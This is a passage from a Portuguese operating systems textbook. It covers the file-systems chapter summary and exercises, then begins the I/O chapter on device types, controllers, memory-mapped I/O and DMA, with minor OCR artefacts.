Quando visto de fora, um sistema de arquivos é uma coleção de arquivos e diretórios mais as operações sobre eles. Os arquivos podem ser lidos e escritos; os diretórios podem ser criados e destruídos e arquivos podem ser movidos de um diretório para outro. A maioria dos sistemas de arquivos modernos suporta um sistema hierárquico de diretórios, no qual os diretórios podem ter subdiretórios e estes podem ter subsubdiretórios ad infinitum.

Visto de dentro, um sistema de arquivos é muito diferente. Os projetistas de sistemas de arquivos têm se preocupado em descobrir como a memória é alocada e como o sistema monitora qual bloco vai para qual arquivo. Entre as possibilidades estão arquivos contíguos, listas encadeadas, tabelas de alocação de arquivos e i-nodes. Sistemas diferentes têm estruturas de diretório diferentes. Os atributos

podem ficar nos diretórios ou em algum outro lugar (por exemplo, em um i-node). O espaço em disco pode ser gerenciado usando-se listas de espaços livres ou mapas de bits. A confiabilidade dos sistemas de arquivos é aperfeiçoada a partir da realização de cópias incrementais e de um programa que possa reparar sistemas de arquivos danificados. O desempenho do sistema de arquivos é importante e pode ser melhorado de várias maneiras, incluindo cache de blocos, leitura antecipada e a colocação cuidadosa dos blocos de um arquivo próximos uns dos outros. Os sistemas de arquivos log estruturados também melhoram o desempenho fazendo escritas em grandes unidades.

Entre os exemplos de sistemas de arquivos estão ISO 9660, MS-DOS e UNIX. Eles se diferenciam de várias maneiras, inclusive pelo modo de monitorar quais blocos vão para quais arquivos, pela estrutura de diretórios e pelo gerenciamento do espaço livre em disco.

#### **Problemas**

- 1. Nos primeiros sistemas UNIX, os arquivos executáveis (arquivos a.out) começavam com um número mágico muito específico que não era escolhido aleatoriamente. Esses arquivos eram inicializados por um cabeçalho, seguido pelos segmentos de código e de dados. Por que você acha que um número específico foi escolhido para os arquivos executáveis, se outros tipos de arquivos tinham um número mágico mais ou menos aleatório como primeira palavra?
- 2. Na Tabela 4.2, um dos atributos é o tamanho do registro. Por que o sistema operacional deve se preocupar com isso?
- **3.** A chamada de sistema open no UNIX é absolutamente essencial? Quais seriam as consequências de não tê-la?
- 4. Sistemas que d\u00e3o suporte a arquivos sequenciais sempre t\u00e9m uma opera\u00e7\u00e3o para rebobinar os arquivos. Os arquivos que suportam acesso aleat\u00f3rio precisam disso tamb\u00e9m2
- 5. Alguns sistemas operacionais fornecem uma chamada de sistema rename para atribuir um novo nome a um arquivo. Há alguma diferença entre usar essa chamada para dar um novo nome a um arquivo e apenas copiá-lo para um novo arquivo com o novo nome e depois remover o antigo?
- 6. Em alguns sistemas, é possível mapear parte de um arquivo na memória. Quais restrições devem ser impostas a esses sistemas? Como é implementado esse mapeamento parcial?
- 7. Um sistema operacional simples suporta somente um diretório, mas permite que o diretório tenha muitos arquivos com tamanhos arbitrários de nomes. Pode ser aproximadamente simulado um sistema hierárquico de arquivos? Como?
- 8. No UNIX e no Windows, o acesso aleatório é feito por uma chamada de sistema especial que move o ponteiro da 'posição atual' associado com um arquivo para um byte

- Capítulo 4
- específico no arquivo. Proponha um modo alternativo de fazer o acesso aleatório sem essa chamada de sistema.
- 9. Considere a árvore de diretórios da Figura 4.6. Se /usr/jim for o diretório de trabalho, qual é o nome do caminho absoluto para o arquivo cujo caminho relativo é ../ast/x?
- A alocação contígua de arquivos leva a uma fragmentação do disco, conforme mencionado no texto, pois algum espaço no último bloco do disco será desperdiçado nos arquivos cujo tamanho não corresponda a um número integral de blocos. Essa fragmentação é interna ou externa? Faça uma analogia com algo discutido no capítulo anterior.
- 11. Um modo de usar alocação contígua de disco e não sofrer com as lacunas é compactar o disco toda vez que um arquivo for removido. Como todos os arquivos são contíguos, copiar um arquivo requer um posicionamento e um atraso rotacional para ler o arquivo, seguido pela transferência a toda a velocidade. Escrever o arquivo de volta para o disco requer o mesmo trabalho. Presumindo um tempo de posicionamento de 5 ms, um atraso rotacional de 4 ms, uma taxa de transferência de 8 MB/s e um tamanho médio de arquivo de 8 KB, quanto tempo seria gasto para ler um arquivo para a memória e, então, escrevê-lo de volta no disco em um novo local? Usando esses números, quanto tempo tomaria compactar metade de um disco de 16 GB?
- 12. À luz da resposta à questão anterior, faz algum sentido compactar o disco?
- 13. Alguns compradores de dispositivos digitais precisam armazenar dados - por exemplo, arquivos. Dê o nome de um dispositivo moderno que requer armazenamento de arquivos para o qual a alocação contígua seria uma boa ideia.
- 14. Como o MS-DOS implementa o acesso aleatório aos arquivos?
- 15. Considere o i-node mostrado na Figura 4.11. Se ele contiver dez endereços diretos de 4 bytes cada e se todos os blocos forem de 1.024 KB, qual será o tamanho do maior arquivo possível?
- 16. Sugeriu-se que a eficiência pudesse ser aumentada e que o espaço em disco seria economizado armazenando-se os dados de um pequeno arquivo dentro do i-node. Para o i-node da Figura 4.11, quantos bytes de dados poderiam ser armazenados dentro dele?
- 17. Duas estudantes de ciência da computação, Carolina e Eleonor, estão discutindo sobre i-nodes. Carolina argumenta que as memórias têm se tornado tão abundantes e tão baratas que, quando um arquivo é aberto, é mais simples e mais rápido apenas buscar uma nova cópia do i-node na tabela de i-nodes em vez de buscá-lo na tabela inteira e verificar se já está lá. Eleonor discorda. Qual delas está certa?
- 18. Cite uma vantagem das ligações estritas (hard links) sobre as ligações simbólicas e uma vantagem das ligações simbólicas sobre as ligações estritas.
- 19. O espaço livre do disco pode ser monitorado usando-se uma lista de livres ou um mapa de bits. Os endereços de disco requerem D bits. Para um disco com B blocos, F dos quais livres, estabeleça a condição sob a qual a lista de livres use menos espaço que o mapa de bits. Para D assu-

- mindo um valor de 16 bits, expresse sua resposta como a porcentagem do espaço em disco que deve estar livre.
- 20. O início de um mapa de bits do espaço livre parece-se com isto depois que a partição de disco é formatada pela primeira vez: 1000 0000 0000 0000 (o primeiro bloco é usado pelo diretório-raiz). O sistema sempre busca blocos livres a partir do bloco com o menor número; assim, depois de escrever um arquivo A, que usa seis blocos, o mapa de bits se parece com isto: 1111 1110 0000 0000. Mostre o mapa de bits depois de cada uma das seguintes ações adicionais:
  - (a) O arquivo B é escrito, usando cinco blocos.
  - (b) O arquivo A é removido.
  - (c) O arquivo C é escrito, usando oito blocos.
  - (d) O arquivo B é removido.
- 21. O que aconteceria se o mapa de bits ou a lista de blocos livres contendo a informação sobre blocos de disco livres tivessem sido completamente perdidos em decorrência de um desastre? Há algum modo de recuperar o disco desse desastre ou adeus, disco? Discuta sua resposta, separadamente, para os sistemas de arquivos UNIX e para o FAT-16.
- 22. O trabalho noturno de Olívio Coruja no centro de computação da universidade é mudar as fitas usadas para back--ups dos dados. Enquanto espera que cada fita termine, ele trabalha escrevendo sua tese, que busca provar que as peças de Shakespeare foram escritas por visitantes extraterrestres. O processador de textos dele executa em um sistema cujo backup está sendo realizado, pois é o único sistema disponível. Há algum problema com essa situação?
- 23. Discutimos sobre cópias incrementais com algum nível de detalhe no texto. No Windows é fácil dizer quando copiar um arquivo porque todo arquivo tem um bit de cópia de segurança. Esse bit não existe no UNIX. Como os programas de backup do UNIX sabem quais arquivos copiar?
- 24. Suponha que o arquivo 21 na Figura 4.22 não tenha sido modificado desde a última cópia. De que modo os quatro mapas de bits da Figura 4.23 estariam diferentes?
- 25. Sugeriu-se que a primeira parte de cada arquivo UNIX seja mantida no mesmo bloco de disco de seu i-node. O que há de bom nisso?
- 26. Considere a Figura 4.24. É possível, para algum número específico de blocos, que o contador, em ambas as listas, contenha o valor 2? Como esse problema poderia ser corrigido?
- 27. O desempenho de um sistema de arquivos depende da taxa de acertos da cache (fração de blocos encontrados na cache). Se ele leva 1 ms para satisfazer uma requisição da cache, mas leva 40 ms para satisfazer uma requisição se for necessária uma leitura de disco, dê uma fórmula para que o tempo médio requerido satisfaça uma requisição se a taxa de acertos for h. Trace essa função para valores de h entre 0 e 1,0.
- 28. Considere a ideia por trás da Figura 4.18. Aplique-a então para um disco com um tempo médio de busca de 8 ms, uma taxa rotacional de 15 mil rpm e 262.144 bytes por

- trilha. Quais são as taxas de dados para tamanhos de blocos de 1 KB, 2 KB e 4 KB, respectivamente?
- 29. Um certo sistema de arquivos usa blocos de disco de 2 KB. O tamanho mediano do arquivo é 1 KB. Se todos os arquivos forem exatamente de 1 KB, qual a fração de espaço em disco que será desperdiçada? Você acha que o desperdício para um sistema de arquivos real será mais alto ou mais baixo que esse? Explique.
- 30. A tabela FAT-16 do MS-DOS contém 64 K entradas. Suponha que um dos bits tenha sido necessário para algum outro propósito e que a tabela contivesse exatamente 32.768 entradas. Sem quaisquer outras mudanças, qual teria sido o tamanho do maior arquivo no MS-DOS sob essas condições?
- **31.** Os arquivos no MS-DOS competem por espaço na tabela FAT-16 na memória. Se algum arquivo usar *k* entradas que são *k* entradas que não estão disponíveis para qualquer outro arquivo —, qual restrição é colocada sobre o tamanho total de todos os arquivos combinados?
- 32. Um sistema de arquivos UNIX tem blocos de 1 KB e endereços de disco de 4 bytes. Qual é o tamanho máximo de um arquivo se os i-nodes contiverem dez entradas diretas e uma de cada entrada indireta: simples, dupla e tripla?
- 33. Quantas operações em disco são necessárias para buscar o i-node do arquivo /usr/ast/cursos/os/handout.f? Suponha que o i-node para o diretório-raiz esteja na memória, mas nenhum outro componente ao longo do caminho se encontre na memória. Suponha também que todos os diretórios caibam em um único bloco de disco.

- 34. Em muitos sistemas UNIX, os i-nodes são mantidos no início do disco. Um projeto alternativo é alocar um i-node quando um arquivo é criado e colocar o i-node no início do primeiro bloco do arquivo. Discuta os prós e os contras dessa alternativa.
- 35. Escreva um programa que inverta os bytes de um arquivo, de modo que o último byte seja o primeiro e o primeiro seja, então, o último. Isso deve funcionar com um arquivo arbitrariamente longo, mas tente fazê-lo de modo razoavelmente eficiente.
- 36. Escreva um programa que inicialize em um dado diretório e percorra a árvore de arquivos daquele ponto, registrando os tamanhos de todos os arquivos que encontrar. Quando terminar, ele deve imprimir um histograma dos tamanhos de arquivos usando uma faixa com largura especificada por um parâmetro (por exemplo, para 1.024, tamanhos de arquivos entre 0 e 1.023 ficam em uma faixa; entre 1.024 e 2.047, na faixa seguinte e assim por diante).
- 57. Escreva um programa que percorra todos os diretórios de um sistema de arquivos UNIX e localize todos os i-nodes com um contador de ligações estritas contendo um valor maior ou igual a 2. Para cada um desses arquivos, relacione todos os nomes de arquivos que apontem para eles.
- 38. Escreva uma nova versão do programa *ls* do UNIX. Essa versão toma como argumento um ou mais nomes de diretórios, e para cada diretório relacione todos os arquivos dele, uma linha por arquivo. Cada campo pode ser formatado de um modo razoável, dado seu tipo. Relacione somente o primeiro endereço de disco, se houver.

# Capítulo **5 Entrada/saída**

Além de oferecer abstrações como processos (e threads), espaços de endereçamento e arquivos, o sistema operacional também controla todos os dispositivos de E/S (entrada/saída) de um computador. Ele deve emitir comandos para os dispositivos, interceptar interrupções e tratar os erros; deve também fornecer uma interface entre os dispositivos e o restante do sistema que seja simples e fácil de usar. Na medida do possível, ela deveria ser a mesma para todos os dispositivos (independentemente do dispositivo). O código de E/S representa uma fração significativa de todo o sistema operacional. O modo como o sistema operacional gerencia E/S é o assunto deste capítulo.

Este capítulo é organizado da seguinte forma: primeiro estudaremos alguns dos princípios do hardware de E/S e depois veremos o software de E/S em geral. O software de E/S pode ser estruturado em camadas; cada camada apresenta uma tarefa bem definida para executar. Neste capítulo, conheceremos essas camadas — o que elas fazem e como se relacionam entre si.

Posteriormente, estudaremos vários dispositivos de E/S em detalhes: discos, relógios, teclados e vídeos. Para cada dispositivo investigaremos seu hardware e seu software. Por fim, trataremos do gerenciamento de energia.

#### 5.1 Princípios do hardware de E/S

Cada um encara o hardware de E/S de um jeito. Engenheiros elétricos o veem como chips, ligações elétricas, suprimento de energia, motores e todos os outros componentes físicos que compõem o hardware. Programadores priorizam a interface apresentada ao software — os comandos que o hardware aceita, as funções que realiza e os erros que podem ser repassados ao software. Neste livro, estamos interessados na programação dos dispositivos de E/S, não no seu projeto, construção ou manutenção, de maneira que nossa abordagem será restrita ao modo como o hardware é programado, não como ele funciona por dentro. No entanto, a programação de vários dispositivos de E/S está, muitas vezes, intimamente ligada com suas operações internas. Nas próximas três seções, apresentaremos uma pequena visão geral do hard-

ware de E/S e de como ele se relaciona com a programação — como uma revisão mais aprofundada do material introdutório da Seção 1.4.

#### 5.1.1 Dispositivos de E/S

Os dispositivos de E/S podem ser, de modo genérico, divididos em duas categorias: dispositivos de blocos e dispositivos de caractere. Um dispositivo de blocos é aquele que armazena informação em blocos de tamanho fixo, cada um com seu próprio endereço. Os tamanhos de blocos comuns variam de 512 bytes a 32.768 bytes. Todas as transferências estão em unidades de um ou mais blocos inteiros (consecutivos). A propriedade essencial de um dispositivo de blocos é que cada bloco pode ser lido ou escrito independentemente de todos os outros. Discos rígidos, CD-ROMs e pen drives são os dispositivos de blocos mais comuns.

Se observarmos bem, veremos que é um tanto impreciso o limite entre os dispositivos endereçáveis por blocos e os que não o são. É consenso que um disco é um dispositivo endereçável por bloco, pois, não importa onde o cabeçote esteja no momento, é sempre possível posicionar para outro cilindro e, então, esperar o bloco requisitado rotar sob o cabeçote. Agora pense em um dispositivo de fita magnética usado para fazer backups de discos. As fitas contêm uma sequência de blocos. Se o dispositivo de fita recebe um comando para ler um bloco N, ele pode sempre rebobinar a fita e ir direto até alcançar o bloco N. Essa operação é análoga ao posicionamento do disco, exceto que ela leva muito mais tempo. Além disso, pode ou não ser possível a reescrita de um bloco no meio da fita. Mesmo que seja factível usar os dispositivos de fita como dispositivos de bloco de acesso aleatório — e, com isso, afastar-se um pouco do objetivo principal —, eles normalmente não são empregados desse modo.

O outro tipo de dispositivo de E/S é o dispositivo de caractere, o qual envia ou recebe um fluxo de caracteres, sem considerar qualquer estrutura de blocos. Ele não é endereçável e não dispõe de qualquer operação de posicionamento. Impressoras, interfaces de redes, mouses e a maior parte

de outros dispositivos que são diferentes do disco podem ser considerados dispositivos de caractere.

Esse modelo de classificação não é perfeito. Alguns dispositivos simplesmente não se enquadram nele. Os relógios, por exemplo, não são endereçáveis por blocos nem enviam ou recebem fluxos de caracteres. Tudo o que eles fazem é causar interrupções em intervalos bem definidos. Os vídeos mapeados na memória também não se enquadram em nenhuma das duas classificações do modelo aqui apresentado. Ainda assim, o modelo calcado em blocos e em caracteres é geral o bastante para ser usado como base para fazer alguns dos softwares do sistema operacional que tratam de E/S independentes dos dispositivos. O sistema de arquivos, por exemplo, lida somente com dispositivos de blocos abstratos e deixa a parte dependente de dispositivo para softwares de nível mais baixo.

Os dispositivos de E/S podem apresentar uma ampla variação de velocidades, que impõem uma considerável pressão sobre o software, que tem o dever de trabalhar bem em taxas de transferência de dados com diferentes ordens de magnitude. A Tabela 5.1 mostra as taxas de dados de alguns dispositivos comuns. A maioria desses dispositivos tende a ficar mais rápida com o passar do tempo.

Dispositivo	Taxa de dados
Teclado	10 bytes/s
Mouse	100 bytes/s
Modem 56 K	7 KB/s
Scanner	400 KB/s
Filmadora camcorder digital	3,5 MB/s
Rede sem fio 802,11g	6,75 MB/s
CD-ROM 52x	7,8 MB/s
Fast Ethernet	12,5 MB/s
Cartão flash compacto	40 MB/s
FireWire (IEEE 1394)	50 MB/s
USB 2.0	60 MB/s
Padrão SONET OC-12	78 MB/s
Disco SCSI Ultra 2	80 MB/s
Gigabit Ethernet	125 MB/s
Drive de disco SATA	300 MB/s
Fita Ultrium	320 MB/s
Barramento PCI	528 MB/s

**Tabela 5.1** Algumas taxas de dados típicas de dispositivos, placas de redes e barramentos.

#### 5.1.2 | Controladores de dispositivos

As unidades de E/S consistem, geralmente, em um componente mecânico e um componente eletrônico. Muitas vezes é possível separar as duas partes para permitir o desenvolvimento de um projeto mais geral e modular. O componente eletrônico é chamado de **controlador do dispositivo** ou **adaptador**. Nos computadores pessoais, é frequente ele se apresentar na forma de uma placa controladora de circuito impresso que pode ser inserida em um conector de expansão (PCI). O componente mecânico é o dispositivo propriamente dito. Essa organização é mostrada na Figura 1.6.

A placa controladora tem, em geral, um conector, no qual pode ser plugado um cabo que a conecta ao dispositivo propriamente dito. Muitos controladores são capazes de tratar dois, quatro ou mesmo oito dispositivos idênticos. Se a interface entre o controlador e o dispositivo é uma interface-padrão — seja ele um padrão oficial ANSI, IEEE ou ISO ou um padrão *de facto* —, as empresas podem desenvolver controladores ou dispositivos que aceitem aquela interface. Muitas empresas, por exemplo, desenvolvem controladores de disco compatíveis com as interfaces IDE, SATA, SCSI, USB ou FireWire (IEEE 1394).

A interface entre o controlador do dispositivo e o dispositivo é, com frequência, uma interface de nível muito baixo. Um disco, por exemplo, pode ser formatado com 10 mil setores de 512 bytes por trilha. No entanto, o que realmente é entregue pela unidade de disco é um fluxo serial de bits, começando com um **preâmbulo**, depois 4.096 bits em um setor e, por fim, uma soma de verificação (checksum), também chamada de **código de correção de erro** (error-correcting code — ECC). O preâmbulo é escrito quando o disco é formatado e contém o número do cilindro e do setor, o tamanho do setor e dados similares, bem como as informações de sincronização.

O trabalho do controlador é converter o fluxo serial de bits em um bloco de bytes e executar toda correção de erro necessária. O bloco de bytes é normalmente montado, bit a bit, em um buffer dentro do controlador. Após sua soma de verificação (*checksum*) ter sido checada e o bloco declarado estar livre de erros, ele pode, então, ser copiado para a memória principal.

O controlador de um monitor de vídeo também funciona como um dispositivo serial bit a bit, em um nível igualmente baixo. Ele lê bytes da memória que contêm caracteres para serem mostrados no vídeo e gera os sinais usados para modular o feixe do tubo de raios catódicos (cathode ray tube — CRT), que fazem com que os caracteres sejam escritos na tela do monitor. Ele também gera os sinais necessários ao retraço horizontal após a varredura de uma linha, bem como os sinais de retraço vertical após a tela de vídeo ter sido totalmente varrida. Se o controlador do CRT não desempenhasse essas funções, o programador do sistema operacional teria de, explicitamente, programar

a varredura analógica do tubo de imagem. Com o controlador, o sistema operacional o inicializa com poucos parâmetros, como o número de caracteres ou pixels por linha e o número de linhas por tela de vídeo, deixando o controlador guiar o direcionamento do feixo. Os monitores de tela plana TFT (thin film trANSIstor) são diferentes, mas tão complicados quanto os CRT.

#### 5.1.3 E/S mapeada na memória

Cada controlador tem alguns registradores usados para a comunicação com a CPU. Por meio da escrita nesses registradores, o sistema operacional pode comandar o dispositivo para entregar ou aceitar dados, ligar e desligar ou executar alguma outra tarefa. A partir da leitura desses registradores, o sistema operacional pode descobrir o estado do dispositivo, se ele está preparado para aceitar um novo comando e assim por diante.

Além dos registradores de controle, muitos dispositivos têm um buffer de dados que o sistema operacional pode ler ou escrever. Por exemplo, é comum os computadores mostrarem pixels na tela por meio de uma memória de acesso aleatório (RAM) para vídeo, a qual é basicamente apenas um buffer de dados, disponível para ser escrita pelos programas ou pelo sistema operacional.

A questão que surge é como a CPU se comunica com os registradores dos controladores e com os buffers de dados dos dispositivos. Há duas possibilidades. A primeira é a seguinte: cada registrador de controle é associado a um número de porta de E/S, um inteiro de 8 ou 16 bits. O conjunto de todas as portas de E/S formam o espaço de portas E/S e somente o sistema operacional pode acessá--la, ou seja, a porta é protegida contra os programas comuns do usuário. Usando uma instrução especial de E/S como

#### IN REG, PORT

a CPU pode ler no registrador de controle PORT e armazenar o resultado no registrador REG da CPU. Da mesma maneira, ao usar

#### **OUT PORT, REG**

a CPU pode escrever os conteúdos de REG para o registrador de controle PORT. A maioria dos primeiros computadores — incluindo quase todos os computadores de grande porte, como o IBM 360 e todos os seus sucessores funcionava assim.

De acordo com esse primeiro esquema, os espaços de endereçamento para a memória e E/S são diferentes, como mostra a Figura 5.1(a). As instruções

IN R0,4

e

#### **MOV R0,4**

são completamente diferentes nesse projeto. A primeira lê o conteúdo da porta de E/S 4 e o coloca em R0, ao passo que a segunda lê o conteúdo da palavra de memória 4 e o põe em R0. Os números 4 nesses exemplos se referem a espaços de endereçamento diferentes e não relacionados.

O segundo método, apresentado com o PDP-11, visa mapear todos os registradores de controle no espaço de endereçamento da memória — como ilustra a Figura 5.1(b). Cada registrador de controle é associado a um endereço de memória único ao qual nenhuma memória é associada. Esse sistema é chamado de E/S mapeada na memória. Em geral, os endereços associados estão no topo do espaço de endereçamento. Um esquema híbrido, com buffers de dados de E/S mapeados na memória e portas de E/S separadas para os registradores de controle, é mostrado na Figura 5.1(c). O Pentium usa essa arquitetura, com enderecos de 640 K a 1 M – 1 reservados para os buffers de dados dos dispositivos em PCs compatíveis com a IBM, além das portas de E/S de 0 a 64 K - 1.

Como esses esquemas funcionam? Em todos os casos, quando a CPU quer ler uma palavra — ou da memória ou de uma porta de E/S --, ela coloca o endereço de que precisa nas linhas de endereço do barramento e, então, emite um sinal READ sobre uma linha de controle do barramento. Uma segunda linha de sinal é usada para informar se o espaço sendo requisitado é de E/S ou de memória. Se for um espaço de memória, a memória responderá à requisição. Se for de E/S, o dispositivo de E/S responderá à requisição. Se existe somente espaço de memória [como na Figura 5.1(b)], cada módulo de memória e cada dispositivo de E/S comparam as linhas de endereços com a faixa de endereços associada a




Figura 5.1 (a) Espaços de memória e E/S separados. (b) E/S mapeada na memória. (c) Híbrido.

cada um. Se os endereços estão dentro da faixa de um determinado componente, este responde à requisição. Visto que não existe um endereço associado simultaneamente à memória e à porta de E/S, não há ambiguidade ou conflito.

Os dois esquemas de endereçamento dos controladores apresentam vantagens e desvantagens específicas. Vamos analisar as vantagens da E/S mapeada na memória. Primeiro, quando são necessárias instruções especiais de E/S para ler ou escrever nos registradores dos dispositivos, o acesso a eles requer o uso de códigos específicos em assembly, pois não existe nenhum modo de executar uma instrução IN ou OUT em C ou C++. Uma chamada a esse procedimento acarreta um custo adicional ao controle de E/S. Entretanto, com E/S mapeada na memória, os registradores de controle do dispositivo são apenas variáveis na memória e podem ser endereçadas em C da mesma maneira que qualquer outra variável. Assim, com E/S mapeada na memória, um driver do dispositivo de E/S pode ser escrito totalmente em C. Sem E/S mapeada na memória, algum código em assembly é necessário.

Em segundo lugar, quando se emprega a E/S mapeada na memória, não é preciso qualquer mecanismo de proteção especial para impedir que os processos do usuário executem E/S. Tudo o que o sistema operacional tem de fazer é deixar de mapear aquela porção do espaço de endereçamento associada aos registradores de controle no espaço de endereçamento virtual do usuário. Melhor ainda, se cada dispositivo tem seus registradores de controle em uma página diferente do espaço de enderecamento, o sistema operacional pode dar a um usuário — e não dar a outros — o controle sobre dispositivos específicos, simplesmente incluindo as páginas desejadas em sua tabela de páginas. Esse esquema pode permitir que diferentes drivers de dispositivos sejam colocados em diferentes espaços de endereçamento, o que não só reduz o tamanho do núcleo do sistema operacional, como também impede que cada driver interfira nos outros.

Em terceiro lugar, com E/S mapeada na memória, cada instrução capaz de referenciar a memória pode também referenciar os registradores de controle. Por exemplo, se existe uma instrução, TEST, que testa se uma palavra de memória é 0, ela também pode ser usada para testar se um registrador de controle é 0 — podendo, nesse caso, ser um sinal de que o dispositivo está ocioso e, assim, apto a aceitar um novo comando. O código em linguagem assembly pode ser visto da seguinte maneira:

```
LOOP: TEST PORT_4 // verifica se a porta 4 é 0
BEQ READY // se for 0, salta para
BRANCH LOOP // caso contrário, continua testando
```

READY:

Se a E/S mapeada na memória não está presente, o registrador de controle deve, primeiro, ser lido para a CPU e depois testado, precisando, assim, de duas instruções em vez de uma. No caso do laço mostrado no código anterior, uma quarta instrução tem de ser adicionada, atrasando ligeiramente a detecção da ociosidade do dispositivo.

No projeto de computadores, praticamente tudo envolve análise de custo e benefício, e esse é o caso aqui também. A E/S mapeada na memória apresenta suas desvantagens específicas. Primeiro, a maioria dos computadores atuais usa alguma forma de cache para as palavras de memória. O uso de cache para os registradores de controle do dispositivo seria desastroso. Considere o exemplo dado anteriormente, de laço em código assembly na presença de cache. A primeira referência a PORT\_4 faria o referido endereço ser colocado na cache. As referências subsequentes simplesmente obteriam o mesmo valor diretamente da cache e não mais perguntariam ao dispositivo. Então, quando finalmente o dispositivo ficasse pronto, o programa não teria como descobrir isso. Além disso, o laço entraria em repetição infinita.

Para evitar essa situação com a E/S mapeada na memória, o hardware deve ser equipado com a capacidade de desabilitar seletivamente a cache — por exemplo, em um esquema de desabilitação por página. Essa característica adiciona complexidade tanto ao hardware quanto ao sistema operacional, o qual deve gerenciar o uso seletivo da cache.

Em segundo lugar, se existe somente um espaço de endereçamento, todos os módulos de memória e todos os dispositivos de E/S devem examinar todas as referências de memória para verificar quais devem ser respondidas por cada um. Se o computador tem um único barramento, como ocorre na Figura 5.2(a), cada componente pode olhar cada endereço diretamente.

Contudo, a tendência nos computadores pessoais modernos é ter um barramento de memória de alta velocidade dedicado, como mostra a Figura 5.2(b), uma propriedade também encontrada nos computadores de grande porte. Esse barramento é feito para otimizar o desempenho da memória, sem qualquer compromisso quanto aos interesses dos dispositivos de E/S lentos. Os computadores Pentium podem possuir múltiplos barramentos (memória, PCI, SCSI, USB, ISA), como se observa na Figura 1.12.

Quando se tem um barramento de memória separado em máquinas mapeadas na memória, surge a preocupação de que os dispositivos de E/S não têm como enxergar os endereços de memória quando estes são lançados no barramento da memória, de modo que eles também não têm como responder. Novamente, medidas especiais precisam ser adotadas para permitir que a E/S mapeada na memória funcione em um sistema com vários barramentos. Uma solução pode ser primeiro enviar todas as referências de memória para a memória. Se esta falha para responder, então a CPU tenta os outros barramentos. Esse projeto é exequível, mas requer complexidade adicional de hardware.




Figura 5.2 (a) Arquitetura com barramento único. (b) Arquitetura de memória com barramento duplo.

Um segundo projeto poderia ser colocar um dispositivo de escuta no barramento da memória para repassar, aos dispositivos de E/S potencialmente interessados, todos os endereços apresentados. O problema, nesse caso, é que os dispositivos de E/S podem não ser capazes de processar as requisições na mesma velocidade da memória.

Um terceiro método, usado na configuração do Pentium da Figura 1.12, consiste em filtrar os endereços no chip da ponte PCI. Esse chip contém registradores que são pré-carregados com faixas de endereços reservados durante o processo de inicialização do sistema operacional. Por exemplo, de 640 K a 1 M - 1 poderia ser marcado como uma faixa de endereços reservada não utilizável como memória. Os endereços que caem dentro de uma dessas faixas marcadas são transferidos para o barramento PCI em vez de seguirem para a memória. A desvantagem desse esquema é a necessidade de calcular, em tempo de inicialização do sistema, quais endereços de memória não são, na verdade, endereços de memória. Assim, cada esquema apresenta pontos favoráveis e contrários, de modo que os compromissos e as avaliações de custo-benefício são inevitáveis.

#### 5.1.4 Acesso direto à memória (DMA)

Não importa se a CPU tem ou não E/S mapeada na memória: ela precisa endereçar os controladores dos dispositivos para poder trocar dados com eles. A CPU pode requisitar dados de um controlador de E/S, um byte de cada vez, mas, fazendo isso, desperdiça muito tempo de CPU, de modo que um esquema diferente, chamado de acesso direto à memória (direct memory access — DMA), muitas vezes é usado. O sistema operacional somente pode usar DMA se o hardware tem o controlador de DMA, existente na maioria dos sistemas. Algumas vezes, esse controlador é integrado nos controladores de disco e em outros controladores, mas esse projeto requer um controlador de DMA separado para cada dispositivo. Normalmente, um único controlador de DMA se encontra disponível (por exemplo, na placa-mãe) para controlar as transferências para vários dispositivos, as quais podem ocorrer, muitas vezes simultaneamente.

Não importa onde ele está fisicamente localizado: o controlador de DMA tem acesso ao barramento do sistema independente da CPU, como mostra a Figura 5.3. Ele contém vários registradores que podem ser lidos e escritos pela CPU, os quais incluem: um registrador de endereçamento de memória, um registrador contador de bytes e um ou mais registradores de controle. Os registradores de controle especificam a porta de E/S em uso, a direção da transferência (leitura do dispositivo de E/S ou escrita para o dispositivo de E/S), a unidade de transferência (um byte por vez ou uma palavra por vez) e o número de bytes a ser transferido em um surto.




Figura 5.3 Operação de transferência utilizando DMA.

Para explicar como o DMA funciona, vamos primeiro observar como é feita uma leitura no disco quando o DMA não é usado. A princípio o controlador lê um bloco (um ou mais setores) do dispositivo serialmente, bit a bit, até que todo o bloco esteja no buffer interno do controlador. Em seguida, ele calcula a soma de verificação para conferir se não ocorreu nenhum erro de leitura. Então, o controlador causa uma interrupção. Quando o sistema operacional inicializa o atendimento, ele pode ler o bloco do disco a partir do buffer do controlador, um byte ou uma palavra de cada vez, em um laço, onde cada iteração lê um byte ou palavra do registrador do controlador e armazena na memória principal.

Quando o DMA é usado, o procedimento é diferente. Primeiro a CPU programa o controlador de DMA inserindo valores em seus registradores, de modo que ele saiba o que transferir e para onde transferir (passo 1 na Figura 5.3). Ele também emite um comando para o controlador de disco ordenando carregar os dados do disco para seu buffer interno e verificar a soma de verificação. Quando os dados que estão no buffer do controlador são válidos, o DMA pode começar.

